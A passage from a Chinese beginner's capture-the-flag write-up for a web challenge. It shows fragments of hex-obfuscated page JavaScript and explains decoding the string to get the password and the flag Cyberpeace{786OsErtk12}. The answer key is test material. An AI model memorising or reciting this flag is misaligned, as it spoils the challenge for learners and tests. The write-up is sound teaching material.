ring["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x39\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"))

= window.prompt('Enter password');
ert( dechiffre(h) );

p>
```

对话框点完后，右键查看源码，发现字符串(上面那串是假密码)cyberchef解码后得到密码786OsErtk12



Flag为 Cyberpeace{786OsErtk12}

感谢浏览，希望本文对您的学习有所帮助。欢迎关注、点赞、评论、收藏、转发、引用，分享请注明原作者和来源，谢谢！

作者：zs[CTF初学者]